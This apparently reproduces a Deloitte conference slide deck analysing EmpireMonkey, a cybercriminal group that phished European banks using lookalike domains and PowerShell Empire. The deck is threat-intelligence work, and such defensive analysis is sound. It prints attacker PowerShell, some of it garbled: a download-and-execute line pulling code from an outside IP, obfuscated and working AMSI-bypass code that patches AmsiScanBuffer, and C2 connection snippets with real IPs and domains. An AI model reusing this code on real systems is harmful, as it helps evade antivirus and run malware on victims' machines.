









## EmpireMonkey: Evolution of a cybercriminal campaign

CRESTCon Asia| 20 September 2019


# Agenda

1. The threat actor
2. A historical perspective
3. The incident
4. Threat actor overview:
  - Phishing domains
  - Phishing documents
  - Improvements over time
  - [PowerShell] Empire strikes back
5. So What?

## Who is EmpireMonkey?

-  New activity cluster
-  Relatively skilled cybercriminal group, financially motivated
-  Use an open source tool called Empire + references to “monkey” in code
-  Active since at least Oct 2018
-  Target banks in Europe
-  Some overlaps with FIN7 group (including decoy document - source:Kaspersky)

## Multiple threat actors have targeted banks' networks for years



**TIMES**  **MALTA**



## BOV goes dark after hackers go after €13m

Bank of Valletta says c


13 February 2019 | Bertrand B

## How BOV hackers got away with €13 million

Hackers posed as the French stock market regulator to break into Bank of Valletta's IT systems and walk away with millions of euros, Maltese and European authorities believe.


He told *The Sunday Times of Malta* that last year the hackers were believed to have broken into the Autorité des Marchés Financiers which regulates the stock exchange in France.

Threat actors TTPs: phishing domains



## Overview of phishing infrastructure


Document title	Creation Time	First Submission	Phishing Domain	Mimicked Domain
<b>communiqué-1610.doc</b>	16/10/2018	16/10/2018	amf-fr[.]org	Amf-France.org
<b>document-a1657.doc</b>	19/10/2018	19/10/2018	amf-fr[.]org	Amf-France.org
<b>complaint-143.doc</b>	23/10/2018	24/10/2018	amf-fr[.]org	Amf-France.org
<b>complaint-201.doc</b>	25/10/2018	25/10/2018	amf-fr[.]org	Amf-France.org
<b>complaint-96.doc</b>	30/10/2018	03/11/2018	amf-fr[.]org	Amf-France.org
<b>REQUETE-45874.doc</b>	07/01/2019	10/01/2019	-	-
<b>PO-54789.doc</b>	29/01/2019	31/01/2019	xxxxx-compliance[.]com	xxxxx.com
<b>REQ-193.doc</b>	21/02/2019	27/02/2019	xxxxx[.]net ; xxxxx-cert[.]com	xxxxx.dk; Cert.xxxxx.com
<b>complaint-122.doc</b>	04/03/2019	05/03/2019	xxxxx-no.org	xxxxx.no
<b>report-122.doc</b>	04/03/2019	13/03/2019	xxxxx-dk.org	xxxxx.dk



# Infection lifecycle

Macros attempt to connect to a proxy IP address. Servers were down, so we could not retrieve the malware payload.

**October - March 2018**





## Evolution of TTPs: defense evasion

- From January 2019 phishing document reflectively loads DLL to memory to bypass Windows Antimalware Scan Interface (AMSI)

```
if ([Environment]::OSVersion.Version -ge (new-object ('Version') 10,0)) { IEX ${Wc}.downloadstring(('http://198.50.239.63/bypfo5d42.txt'))

function Bypass-AMSI
{
    if(-not ([System.Management.Automation.PSTypeName]('B'+yp+'as'+s.AMSI')).Type) {
        [Reflection.Assembly]::Load([Convert]::FromBase64String(('TVqQA'+AMA+'AA'+A+'EAA'+AA/'+' /8AA'+LgAAAAAA'+A
        Write-Output ('DL'+L '+ha'+s+' bee'+n refle'+cted'));
    }
    [Bypass.AMSI]::Disable()
}
Bypass-AMSI
```

- From February, later versions of the DLL just modify six bytes in AMSI itself to effectively disable its functionalities

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect)
}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("amsi.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$P = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$P)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

## Evolution of TTPs: network connections, anti-sandboxing

From Feb 2019 threat actors use domains instead of IPs

Oct 2018

```
${sEr}=('https://185.10.68.189:443');  
${T}=(' /admin/get.php');  
${WC}.HeAdERS.Add(('Cookie'),('session=SB0/bVfHHh7Vr1cjKfx76uYvrpc='));
```

Feb 2019

```
${ser}=('https://nlscdn.com:443');  
${t}=(' /admin/login.php');  
${wc}.headers.add(('cookie'),('session=2/zbz8hcojLz3fnd8l8xee8e+ha='));
```

Different techniques to avoid discovery by automated malware analysis tools found in different documents:



Checks the size of the hard disk of the infected endpoint



Delaying the script's execution of 500 seconds

## Empire strikes back

Similarities between attackers' code and open source project suggest threat actors exploited PowerShell Empire


### What is PowerShell Empire?

- Stealth and versatile attack framework
- Open source (GitHub)
- Used to craft attacks and download further payload on infected machines
- Can run PowerShell agents without needing powershell.exe on the target
- TLS Encrypted communications
- Can create malicious macro

### What similarities?

- URLs paths discovered match standard Empire's URLs for C&C:
  - /admin/get.php*
  - /news.php*
- Code similarities between PowerShell samples and Empire's redirector class
- AMSI bypass is part of Empire's standard defense evasion techniques

## Lesson learnt from research into EmpireMonkey





The End

Thank you!

---



This publication has been written in general terms and we recommend that you obtain professional advice before acting or refraining from action on any of the contents of this publication. Deloitte LLP accepts no liability for any loss occasioned to any person acting or refraining from action as a result of any material in this publication.

Deloitte LLP is a limited liability partnership registered in England and Wales with registered number OC303675 and its registered office at 1 New Street Square, London, EC4A 3HQ, United Kingdom.

Deloitte LLP is the United Kingdom affiliate of Deloitte NSE LLP, a member firm of Deloitte Touche Tohmatsu Limited, a UK private company limited by guarantee ("DTTL"). DTTL and each of its member firms are legally separate and independent entities. DTTL and Deloitte NSE LLP do not provide services to clients. Please see [www.deloitte.com/about](http://www.deloitte.com/about) to learn more about our global network of member firms.

© 2019 Deloitte LLP. All rights reserved.